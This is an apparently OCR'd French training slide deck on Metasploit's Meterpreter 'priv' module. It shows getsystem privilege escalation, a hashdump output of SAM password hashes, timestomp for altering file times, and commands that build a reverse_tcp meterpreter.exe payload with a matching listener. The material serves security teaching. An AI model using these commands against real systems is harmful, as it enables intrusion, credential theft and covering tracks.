
Meterpreter : module « pris »

- Trois commandes
  - hashdump
    - récupération des empreintes LM et NT de la SAM
  - timestomp
    - Modification des temps d’accès à des fichiers
  - getsystem
    - Elévation de privilège

Meterpreter : module « pris »

```
meterpreter > getuid
Server username: PIPOLAND\pipo
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
meterpreter > hashdump
Administrateur:500:6aecc5b011c93b4ac9055ef02950a7db:318300b3855c6a2053a10
b5e86b64263:::
HelpAssistant:1000:6b9d9b8d4a5912b39ce4eb04281c407a:657c4427b35bc37f1ce66
22cbff53d13:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
LNSS_MONITOR_USR?¨:1007:aad3b435b51404eeaad3b435b51404ee:244e756525763b8b
4538b7417f2c41b6:::
pipo:1003:153e006a16b559e1aad3b435b51404ee:7c552f4a693ed73c3bb240e9313411
e4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b04c0ff8fc0147b1ea
903d800b69d219:::
meterpreter >
```

Un site intéressant



Utilisation « avancée »

Meterpreter : module « pris »

- Construction d'un Payload
  - use payload/windows/meterpreter/reverse_tcp
  - set LHOST 192.168.1.1
  - set LPORT 4444
  - generate –t exe –f /root/meterpreter.exe
- Configuration du serveur en attente de connexion
  - use exploit/multi/handler
  - use payload/windows/meterpreter/reverse_tcp

Questions ?